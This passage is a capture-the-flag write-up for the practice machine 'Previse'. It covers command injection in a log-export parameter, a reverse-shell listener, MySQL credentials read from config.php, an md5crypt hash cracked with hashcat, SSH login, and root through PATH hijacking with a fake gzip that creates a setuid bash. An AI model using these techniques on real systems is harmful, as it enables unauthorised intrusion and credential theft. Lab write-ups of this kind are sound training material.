
- If we set the delimiter to "comma", we got the logs separated by a comma.

- If we set the delimiter to "space", we get the same logs, but this time they are separated by spaces.


- From the source code we have, we know that this user input is not sanitized correctly, so we can run system commands using command injection.
- To test if we have a command injection is there or not, we can do a ping to our machine and see the response.
┌──(kali㉿kali)-[~/Desktop/htb/privesc]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
09:28:13.522614 IP 10.10.11.104 > 10.10.14.14: ICMP echo request, id 22851, seq 1, length 64
09:28:13.522627 IP 10.10.14.14 > 10.10.11.104: ICMP echo reply, id 22851, seq 1, length 64
09:28:14.502398 IP 10.10.11.104 > 10.10.14.14: ICMP echo request, id 22851, seq 2, length 64
09:28:14.502409 IP 10.10.14.14 > 10.10.11.104: ICMP echo reply, id 22851, seq 2, length 64
09:28:15.478880 IP 10.10.11.104 > 10.10.14.14: ICMP echo request, id 22851, seq 3, length 64
09:28:15.478891 IP 10.10.14.14 > 10.10.11.104: ICMP echo reply, id 22851, seq 3, length 64
09:28:16.458279 IP 10.10.11.104 > 10.10.14.14: ICMP echo request, id 22851, seq 4, length 64
09:28:16.458327 IP 10.10.14.14 > 10.10.11.104: ICMP echo reply, id 22851, seq 4, length 64
09:28:17.434710 IP 10.10.11.104 > 10.10.14.14: ICMP echo request, id 22851, seq 5, length 64
09:28:17.434723 IP 10.10.14.14 > 10.10.11.104: ICMP echo reply, id 22851, seq 5, length 64- We can see that we got the ping request from the machine. Now we can confirm there is a command injection in the delim parameter.
- Let's get the shell from the machine.
┌──(kali㉿kali)-[~/Desktop/htb/privesc]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.104] 48468
bash: cannot set terminal process group (1399): Inappropriate ioctl for device
bash: no job control in this shell
www-data@previse:/var/www/html$ whoami
whoami
www-data
www-data@previse:/var/www/html$- We got the shell as
www-datalet's upgrade the shell.
www-data@previse:/var/www/html$ python3 -c "import pty;pty.spawn('/bin/bash')"
<tml$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@previse:/var/www/html$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(kali㉿kali)-[~/Desktop/htb/privesc]
└─$ stty raw -echo; fg                                                                                     148 ⨯ 1 ⚙

[1]  + continued  nc -lvnp 1234

www-data@previse:/var/www/html$
- We have a stable shell. Even if we do Ctrl-C, that doesn't break the shell.
- On the home page,
www-datawe have aconfig.phpfile with the MySQL credentials.
www-data@previse:/var/www/html$ ls
accounts.php		    download.php       footer.php  logs.php
android-chrome-192x192.png  favicon-16x16.png  header.php  nav.php
android-chrome-512x512.png  favicon-32x32.png  index.php   site.webmanifest
apple-touch-icon.png	    favicon.ico        js	   status.php
config.php		    file_logs.php      login.php
css			    files.php	       logout.php
www-data@previse:/var/www/html$ cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
www-data@previse:/var/www/html$- We have password
mySQL_p@ssw0rd!:)which did not work for any user in the box. Let's try to connect to the MySQL Database.
www-data@previse:/var/www/html$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 17
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| previse            |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use previse
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+-------------------+
| Tables_in_previse |
+-------------------+
| accounts          |
| files             |
+-------------------+
2 rows in set (0.01 sec)

mysql> SELECT * FROM accounts;
+----+----------+------------------------------------+---------------------+
| id | username | password                           | created_at          |
+----+----------+------------------------------------+---------------------+
|  1 | m4lwhere | $1$🧂llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
|  2 | alien0ne | $1$🧂llol$itD.UEzVGhnFQaUHJ0f8i0 | 2022-01-14 13:57:48 |
+----+----------+------------------------------------+---------------------+
2 rows in set (0.00 sec)

mysql>
Hash cracking with Unicode salt:
- We found the Hash of the user
m4lwherein the database. - We can find the hash type from hashcat example hashes page. It looks like md5crypt or mode 500 from the example hashes page.
┌──(kali㉿kali)-[~/Desktop/htb/privesc]
└─$ hashcat -m 500 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 9.0.1, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 1416/1480 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$1$🧂llol$DQpmdvnb7EeuO6UaqRItf.:ilovecody112235!

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$🧂llol$DQpmdvnb7EeuO6UaqRItf.
Time.Started.....: Fri Jan 14 10:00:27 2022 (7 mins, 2 secs)
Time.Estimated...: Fri Jan 14 10:07:29 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    17937 H/s (7.15ms) @ Accel:256 Loops:125 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 7413760/14344385 (51.68%)
Rejected.........: 0/7413760 (0.00%)
Restore.Point....: 7412736/14344385 (51.68%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:875-1000
Candidates.#1....: ilovecweg -> ilovechloewegg4everandever

Started: Fri Jan 14 09:59:41 2022
Stopped: Fri Jan 14 10:07:31 2022
$1$🧂llol$DQpmdvnb7EeuO6UaqRItf.:ilovecody112235
- As port 22 is open, let's SSH into the machine using the password we found.
┌──(kali㉿kali)-[~/Desktop/htb/privesc]
└─$ ssh m4lwhere@10.10.11.104
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jan 14 15:02:58 UTC 2022

  System load:  0.06              Processes:           179
  Usage of /:   49.4% of 4.85GB   Users logged in:     0
  Memory usage: 23%               IP address for eth0: 10.10.11.104
  Swap usage:   0%


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Jan 14 15:02:42 2022 from 10.10.14.14
m4lwhere@previse:~$
PATH HIJACKING:
- Let's check the Sudo privileges for the user m4lwhere.
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
- The user m4lwhere can run them
/opt/scripts/access_backup.shas root without the root password. - There is an important line missing in the output. There is no
env_reset,secure_pathThis leads to PATH HIJACKING. - Let's check the content of the
/opt/scripts/access_backup.sh
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
- What we can do now is let's create a file named
gzipin the home directory and write the following command in itcp bin/bash /tmp/shell;chmod +s /tmp/shell" >gzipand give it execute permissions. - This command copies the
/bin/bashto the/tmp/shelland give itSETUIDpermissions by root.
m4lwhere@previse:~$ echo "cp /bin/bash /tmp/shell;chmod +s /tmp/shell" >gzip
m4lwhere@previse:~$ chmod +x gzip
- We need to edit the PATH variable and add our home directory to the existing PATH.
m4lwhere@previse:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:~$ export PATH=.:$PATH
m4lwhere@previse:~$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
- Now run the script
/opt/scripts/access_backup.shusingsudoand we can see that a fine namedshellhas been created withsetuidpermissions.
m4lwhere@previse:~$ sudo /opt/scripts/access_backup.sh
m4lwhere@previse:~$ ls -la /tmp
total 1132
drwxrwxrwt 11 root root    4096 Jan 14 15:11 .
drwxr-xr-x 24 root root    4096 Jul 27 15:04 ..
drwxrwxrwt  2 root root    4096 Jan 13 13:58 .font-unix
drwxrwxrwt  2 root root    4096 Jan 13 13:58 .ICE-unix
-rwsr-sr-x  1 root root 1113504 Jan 14 15:11 shell
drwx------  3 root root    4096 Jan 13 13:58 systemd-private-   76da6398858148ff8a83d3a22b228999-apache2.service-GR9KvQ
drwx------  3 root root    4096 Jan 13 13:58 systemd-private-76da6398858148ff8a83d3a22b228999-systemd-resolved.service-uqiqrj
drwx------  3 root root    4096 Jan 13 13:58 systemd-private-76da6398858148ff8a83d3a22b228999-systemd-timesyncd.service-Q4UwWW
drwxrwxrwt  2 root root    4096 Jan 13 13:58 .Test-unix
drwx------  2 root root    4096 Jan 13 13:58 vmware-root_853-4022308820
drwxrwxrwt  2 root root    4096 Jan 13 13:58 .X11-unix
drwxrwxrwt  2 root root    4096 Jan 13 13:58 .XIM-unix
- Now we can set our effective UID to root by executing with the
-pflag
m4lwhere@previse:~$ /tmp/shell -p
shell-4.4# whoami
root
shell-4.4# cd /root
shell-4.4# wc root.txt
 1  1 33 root.txt
shell-4.4# - Now we are root :)
Thanks for reading! Make sure you subscribe to the blog for more upcoming Try Hack Me writeups!
NOTE: The incredible artwork used in this article was created by @mayanguyen